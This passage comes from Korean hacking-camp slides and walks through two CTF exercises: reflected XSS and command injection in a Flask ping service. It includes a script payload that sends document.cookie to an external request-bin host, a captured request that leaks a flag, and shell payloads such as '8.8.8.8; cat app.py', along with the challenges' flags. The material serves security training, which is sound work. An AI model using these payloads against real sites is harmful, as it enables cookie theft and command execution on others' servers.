param = '<script>location.href="request bin"+document.cookie</script>'
```


POC SECURITY

Cross Site Scripting

함께 실습 풀이 – Report Link [XSS] (FLAG 획득)

```
Host: cykpgbsz1wg0000v9c4ggxj5egyyyyyyb.oast.pro
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
Referer:
https://cykpgbsz1wg0000v9c4ggxj5egyyyyyyb.oast.pro/flag=HACKCAMP%7B3dc59fa9043c9317d23c8cafb12018439a363a9bfe28da46ad3
48d261c9e43e5%7D
Sec-Ch-Ua: "Not A(Brand";v="8", "Chromium";v="132"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/132.0.0.0
Safari/537.36
```

HACKCAMP{3dc59fa9043c9317d23c8cafb12018439a363a9bfe28da46ad348d261c9e43e5}

Command Injection

Command Injection

이용자의 입력을 시스템 명령어로 실행하게 하는 취약점

Command Injection

명령어를 실행하는 함수에 이용자가 임의의 인자를 전달할 수 있을 때 발생!

파이썬에서 임의 IP에 ping을 전송하려면 os.system(“ping [user-input]”)을,
임의 파일을 읽고 싶다면 os.system(“cat [user-input]”)등의 형태로 시스템
함수를 사용할 수 있음.

그러나 이러한 함수를 사용할 때, 이용자의 입력을 제대로 검사하지 않으면 임의
명령어가 실행될 수도 있음.

-〉 리눅스 셸 프로그램이 지원하는 다양한 메타 문자 때문!

POC SECURITY

Command Injection

- ` – 명령어 치환
- ` 안에 들어있는 명령어를 실행한 결과로 치환

```
$ echo hackcamp
hackcamp
```

```
$ echo `echo hackcamp`
hackcamp
```

Command Injection

$() – 명령어 치환

$() 안에 들어있는 명령어를 실행한 결과로 치환

이 문자는 `와 다르게 중복 사용이 가능 (echo $(echo $(echo hackcamp)))

Command Injection

&& – 명령어 연속 실행

한 줄에 **여러 명령어를 사용하고 싶을 때** 사용

앞 명령어에서 에러가 발생하지 않아야 함

```
$ echo hello && echo hackingcamp
hello
hackingcamp
```

Command Injection

|| – 명령어 연속 실행

한 줄에 여러 명령어를 사용하고 싶을 때 사용

앞 명령어에서 에러가 발생해야 함

```
$ cat / || echo "welcome to hackingcamp"
cat: /: Is a directory
welcome to hackingcamp
```

Command Injection

; – 명령어 구분자

한 줄에 여러 명령어를 사용하고 싶을 때 사용

에러 유무 관계 없음

```
$ echo hackingcamp ; ls
hackingcamp
flag.txt app.py somethingspecial.txt
```

Command Injection

| – 파이프

앞 명령어의 결과가 뒷 명령어의 입력으로 들어감

```
$ echo id | /bin/sh
uid=1001(swapbabo) gid=1001(swapbabo) groups=1001(swapbabo)
```

Command Injection

` $() || && ; |

여러 개의 명령어를 연속으로 실행시킬 수 있다!!

공격자는 메타 문자를 통해 임의 명령어를 실행하여 쉘 획득 가능

Command Injection


함께 실습

Hachu "PING" [Command Injection]

문제를 풀어봐요 ☺

하츄'핑' !

하츄'핑'이 되어 핑 요청을 보내볼까요~?



POC SECURITY

Command Injection

함께 실습 풀이 – Hachu “PING” [Command Injection] (코드 분석)

```
<h2>Ping 시스템</h2>
        <form method="post">
            <input type="text" name="ip" placeholder="IP 주소 입력" pattern="^(?:[0-9]{{1,3}}\.){{3}}[0-9]{{1,3}}$"
title="올바른 IPv4 주소를 입력하세요." required>
            <button type="submit">Ping</button>
        </form>
```

HTML 코드를 확인해보면, IPv4 형식을 만족해야 한다.

POC SECURITY

Command Injection

함께 실습 풀이 – Hachu “PING” [Command Injection] (코드 분석)

```
if request.method == 'POST':
    ip = request.form.get('ip')
    if ip:
        command = f"ping -c 3 {ip}"
        try:
            result = subprocess.getoutput(command)
        except Exception as e:
            result = str(e)
```

ip 값을 받고

ping –c 3 {ip} 으로 명령어를 실행 -〉 Command Injection 발생

POC SECURITY

Command Injection

함께 실습 풀이 – Hachu “PING” [Command Injection] (How To Solve?)

```
<h2>Ping 시스템</h2>
        <form method="post">
            <input type="text" name="ip" placeholder="IP 주소 입력" pattern="^(?:[0-9]{{1,3}}\.){{3}}[0-9]{{1,3}}$"
title="올바른 IPv4 주소를 입력하세요." required>
            <button type="submit">Ping</button>
        </form>
```

input에 pattern이 걸려있기 때문에 개발자 도구(F12) 로 pattern값 지우기

POC SECURITY

Command Injection

함께 실습 풀이 – Hachu “PING” [Command Injection] (How To Solve?)

```python
if __name__ == '__main__':
    app.run(host="0.0.0.0", port=31007)

# flaG her3~
```

소스코드 맨 아래에 FLAG 위치가 주석으로 표시되어 있다.

app.py 를 읽어야함!

Command Injection

함께 실습 풀이 – Hachu “PING” [Command Injection] (How To Solve?)

```
command = f"ping -c 3 {ip}"
```

서버코드에는 별도의 필터링 없이 바로 command 실행하는데,
메타 문자를 사용해 app.py를 읽을 수 있다.

Payload = 8.8.8.8; ls

POC SECURITY

Command Injection

함께 실습 풀이 – Hachu “PING” [Command Injection] (How To Solve?)

```
--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 26.442/26.550/26.710/0.115 ms
Dockerfile
app.py
docker-compose.yml
```

Dockerfile, app.py, docker-compose.yml


Payload = 8.8.8.8; cat app.py

```
import os

app = Flask(__name__)

' if result else '') if __name__ == '__main__':
app.run(host="0.0.0.0", port=31007) # what? how can you see
my src?? HACKCAMP{commmmmmmmmmmand_1njection}
```


POC SECURITY

Command Injection

나중에 풀어봐요.



POC SECURITY

마치며

소정의 상품 지급

Team HIPL / 2025.02.16

POC SECURITY

마치며

https://swapbabo.0xh0p3.xyz/challenges
3월 1일에 스코어보드 n위까지 기프티콘 지급!


Team HIPL / 2025.02.16

POC SECURITY

감사합니다.

QnA

Team HIPL / 2025.02.16



POC SECURITY